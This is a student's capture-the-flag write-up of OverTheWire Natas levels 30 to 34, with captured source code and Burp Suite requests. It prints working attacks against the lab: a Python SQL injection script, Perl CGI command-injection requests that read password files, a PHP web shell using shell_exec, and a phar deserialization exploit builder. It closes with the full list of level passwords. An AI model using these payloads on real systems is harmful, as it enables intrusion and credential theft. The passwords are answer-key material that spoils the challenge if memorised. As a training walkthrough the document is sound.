17 July,24

BYTEWISE FELLOWSHIP CYBERSECURITY

BY: SEERAT E MARRYUM

NATAS Level 31-34

Natas Level 30 → Level 31

Username: natas31

URL: http://natas31.natas.labs.overthewire.org

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

View sourcecode:

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
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
22:29
/var/www/natas/natas30/ind
natas30.natas.labs.overthewire.org/index-s
60%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
/var/www/natas/natas30/index-source.pl
#!/usr/bin/perl
use CGI qw(:standard);
use DBI;
print <<END;
Content-Type: text/html; charset=iso-8859-1
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js">
<script>var wechallinfo = { "level": "natas30", "pass": "<censored>" };</script></head>
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
<!-- morla/10111 <3 happy birthday OverTheWire! <3 -->
<h1>natas30</h1>

<form action="index.pl" method="POST">
Username: <input name="username">
Password: <input name="password" type="password">
<input type="submit" value="login" />
</form>
END
if ('POST' eq request_method && param('username') && param('password')){
my $dbh = DBI->connect("DBI:mysql:natas30","natas30", "<censored>", {'RaiseError' => 1});
my $query="Select * FROM users where username =".$dbh->quote(param('username')) . " and password =".$dbh->quote(param('password'));
my $sth = $dbh->prepare($query);
$sth->execute();
my $ver = $sth->fetch();
if ($ver){
print "win!
";
print "here is your result:
";
print @$ver;
}
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

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

We have SQL queries here so we can have SQL injection attack here. The marked function in 1st figure is vulnerable to SQL injection. Writing python script or it:

Password will have the most common SQL payload

Python code:

```
import requests
```

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
```
url = "http://natas30.natas.labs.overthewire.org/index.pl"
sess = requests.Session()
sess.auth = ('natas30', 'WQhx1BvcmP9irs2MP9tRnLsNaDI76YrH')

data = {"username": "natas31", "password": ["" or 1",2]}

resp = sess.post(url, data=data)
print(resp.text)
```

Output:



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

Natas Level 31 → Level 32

Username: natas32

URL: http://natas32.natas.labs.overthewire.org

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
Seeing the sourcecode show us that Perl and CGI is used:



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

That shows its exploitable for any file. So, using burp suit we perform this attack. We upload any file while intercept is on, upload the file:

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

We need the form to accept 2 responses: 1: file 2: argv that is plain text taken as string. So, duplicate the highlighted code: change extension of one to be plain and remove **filename= "test.cv"**

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

Now in line1:

We use post question

%20 -> space

%7C -> |

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
```
1 POST /index.pl?cat%20/etc/natas_webpass/natas32%20%7C HTTP/1.1
```

Now forward it and wee successfully get password for next level:



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

Natas Level 32 → Level 33

Username: natas33

URL: http://natas33.natas.labs.overthewire.org

It seems similar to natas31:

We view its sourcecode:

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
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
1 2 3 4
23:11
natas31.natas.labs.overth
/var/www/natas/natas32
Not secure
natas32.natas.labs.overthewire.org/index...
/var/www/natas/natas32/index-source.pl
#!/usr/bin/perl
use CGI;
$ENV{'TMPDIR'}="/var/www/natas/natas32/tmp/";
print <<END;
Content-Type: text/html; charset=iso-8859-1
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">
<head>
<!-- This stuff in the header has nothing to do with the level -->
<!-- Bootstrap -->
<link href="bootstrap-3.3.6-dist/css/bootstrap.min.css" rel="stylesheet">
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas32", "pass": "<censored>" };</script>
<script src="sorttable.js"></script>
</head>
<script src="bootstrap-3.3.6-dist/js/bootstrap.min.js"></script>
<!--
morla/10111
shouts to Netanel Rubin
-->
<style>
#content {
width: 900px;
}
.btn-file {
position: relative;
overflow: hidden;
}
.btn-file input[type=file] {
position: absolute;
top: 0;
right: 0;
min-width: 100%;
min-height: 100%;
font-size: 100px;
text-align: right;
filter: alpha(opacity=0);
opacity: 0;
outline: none;
background: white;
cursor: inherit;
display: block;
}
</style>
<h1>natas32</h1>

END
my $cgi = CGI->new;
if ($cgi->upload('file')) {
my $file = $cgi->param('file');
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

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

Source code is almost same but we have to run multiple commands using repeater:

Command to find out the file, and then command to execute it.

Upload file and on burpsuit go to action->send to repeater:

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
We need the form to accept 2 responses: 1: file 2: argv that is plain text taken as string. So, duplicate the highlighted code: change extension of one to be plain and remove **filename= "test.cv"**

Now in line1:

We use post question:



Send and see the response to find the file:

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
Response
Pretty
Raw
Hex
Render
\n
<h1>
natas32
</h1>

<table class="sortable table table-hover table-striped">
<tr>
<th>
.:
</th>
</tr>
<tr>
<td>
bootstrap-3.3.6-dist
</td>
</tr>
<tr>
<td>
getpassword
</td>
</tr>
<tr>
<td>
index-source.html
</td>
</tr>
<tr>
<td>
index.pl
</td>
</tr>
<tr>
<td>

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

We successfully found the **getpassword** file.

Now we execute this file and successfully gained the password for next level:

```
1 POST /index.pl?./getpassword%20%7C HTTP/1.1
```

Now send it and see the response:

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Response

Pretty Raw Hex Render

```
45      font-size: 100px;
46      text-align: right;
47      filter: alpha(opacity=0);
48      opacity: 0;
49      outline: none;
50      background: white;
51      cursor: inherit;
52      display: block;
53    }
54
55  </style>
56
57
58  <h1>
      natas32
    </h1>
59  <div id="content">
60    <table class="sortable table table-hover table-striped">
        <tr>
          <th>
            2v9nDlbSF7jvawaCncr5Z9kSzkmBeoCJ
61          </th>
        </tr>
      </table>
      <div id="viewsource">
        <a href="index-source.html">
          View sourcecode
        </a>
      </div>
62  </div>
63  </body>
64  </html>
65
```

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

Natas Level 33 → Level 34

Username: natas34

URL: http://natas34.natas.labs.overthewire.org

Checking sourcecode:

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
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
23:26
natas33.natas.labs.overthew
natas33.natas.labs.overthewire.org/index-source.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http:
//natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas33", "pass": "<censored>" };</script></head>
</head>
<body>
<?php
// graz XeR, the first to solve it! thanks for the feedback!
// ~morla
class Executor{
private $filename="";
private $signature='adeafbadbabec0dedabada55ba55d00d';
private $init=False;
function __construct(){
$this->filename=$_POST["filename"];
if(filesize($_FILES['uploadedfile']['tmp_name']) > 4096) {
echo "File is too big
";
}
else {
if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], "/natas33
/upload/" . $this->filename)) {
echo "The update has been uploaded to: /natas33/upload/$this->filename
";
echo "Firmware upgrad initialised.
";
}
else{
echo "There was an error uploading the file, please try again!
";
}
}
}
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

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

Create a php file i.e**. shell.php** containing the code:

```
<?php echo shell_exec('cat /etc/natas_webpass/natas34');?>
```

Create another php file i.e**. natas33.php** containing the code, making object of class Executer:

```
<?php
class Executor {
```

```
    private $filename = "shell.php";
    private $signature = true;
    private $init = false;
}

$phar = new Phar('natas.phar');
$phar->startBuffering();
$phar->addFromString('test.txt', 'text');
$phar->setStub('<?php __HALT_COMPILER(); ?>');
$object = new Executor();
@$object->data = 'rips';
$phar->setMetadata($object);
$phar->stopBuffering();
?>
```

Create a phar file using this command in terminal:

```
php -d phar.readonly=false natas33.php
```

Using burp suit we upload these files:

Firstly, upload shell.php

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

Go to HTTP history

we have post request here:

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

Send it to repeater, remove the highlighted file session id from here and replace it with shell.php and send:

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
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
23:43
Burp Suite Community Edition v2024.5.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn
Send Cancel
Target: http://natas33.natas.labs.overthewire.org
HTTP/1
Request
Pretty Raw Hex
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://natas33.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=9mc82k8lblnn5hcb8rcms6qbg7
Connection: keep-alive
-----WebKitFormBoundarykJZM4xyAidDWyUHu
Content-Disposition: form-data; name="MAX_FILE_SIZE"
4096
-----WebKitFormBoundarykJZM4xyAidDWyUHu
Content-Disposition: form-data; name="filename"
9mc82k8lblnn5hcb8rcms6qbg7
-----WebKitFormBoundarykJZM4xyAidDWyUHu
Content-Disposition: form-data; name="uploadedfile"; filename="shell.php"
Content-Type: application/x-php
<?php echo shell_exec('cat /etc/natas_webpass/natas34');?>
-----WebKitFormBoundarykJZM4xyAidDWyUHu--
Search
0 highlights
Response
Inspector
Notes
Ready
Event log (6)
All issues
Memory: 128.1MB
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

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

Now upload the natas.phar file, following same procedure as above:

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

Send it to repeater:

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



change this to natas.phar and send this:

17 July,24



Now we go to HTTP history again and send it to repeater but this time we write the command to execute the file:

Replacing session id with command:

phar://natas.phar/test.txt

and send this:

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

We successfully found the password of last level:

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
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
23:54
natas34.natas.labs.overthew
natas34.natas.labs.overthewire.org
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
NATAS34
Congratulations! You have reached the end... for now.
We Chall
SUBMIT TOKEN
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

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
~/natas - Mousepad
File Edit Search View Document Help
natas
sh... hp
na... hp
na... py
na....py
na....py
na....py
1 level0: natas0
2 level1: 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq
3 level2: TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI
4 level3: 3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH
5 level4: QryZXc2e0zahULdHrtHxzyYkj59kUxLQ
6 level5: 0n35PkggAPm2zbEpOU802c0x0Msn1ToK
7 level6: 0RoJwHdSKWFTYR5WuiAewauSuNaBXned
8 level7: bmg8SvU1LizuWjx3y7xkNERkHxGre0GS
9 level8: xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q
10 level9: ZE1ck82lmdGIoErlhQgWND6j2Wzz6b6t
11 level10: t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu
12 level11: UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk
13 level12: yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB
14 level13: trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC
15 level14: z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ
16 level15: SdqIqBsFcz3yotlNYErZSZwblkm0lrvx
17 level16: hPkjKYviLQctEW33QmuXL6eDVfMW4sGo
18 level17: EqjHJbo7LFNb8vwhHb9s75hokh5TF0OC
19 level18: 6OG1PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ
20 level19: tnwER7PdfWkxsG4FNWUtoAZ9VyZTJqJr
21 level20: p5mCvP7GS2K6Bmt3gqhM2Fc1A5T8MVyw
22 level21: BPhv63cKE1lkQl04cE5CuFTzXe15NfiH
23 level22: d8rwGBl0Xslg3b76uh3fEbSlnOUBlozz
24 level23: dIUQcI3uSus1JEOSSWRAEXBG8KbR8tRs
25 level24: MeuqmfJ8DDKuTr5pcvzFKSwlxedZYEWd
26 level25: ckELKUWZUfpOv6uxS6M7lXBpBssJZ4Ws
27 level26: cVXXwxMS3Y26n5UZU89QgpGmWCelaQlE
28 level27: u3RRffXjysjgwFU6b9xa23i6prmUsYne
29 level28: 1JNwQM1Oi6J6j1k49Xyw7ZN6pXMQInVj
30 level29: 31F4j3Qi2PnuhIZQokxXk1L3QT9Cppns
31 level30: WQhx1BvcmP9irs2MP9tRnLsNaDI76YrH
32 level31: m7bfjAHpJmSYgQWWeqRE2qVBuMiRNq0y
33 level32: NaIWhW2VIrKqrc7aroJVHOZvk3RQMi0B
34 level33: 2v9nDlbSF7jvawaCncr5Z9kSzkmBeoCJ
35 level34: j4O7Q7Q5er5XFRCepmyXJaWCSIrslCJY
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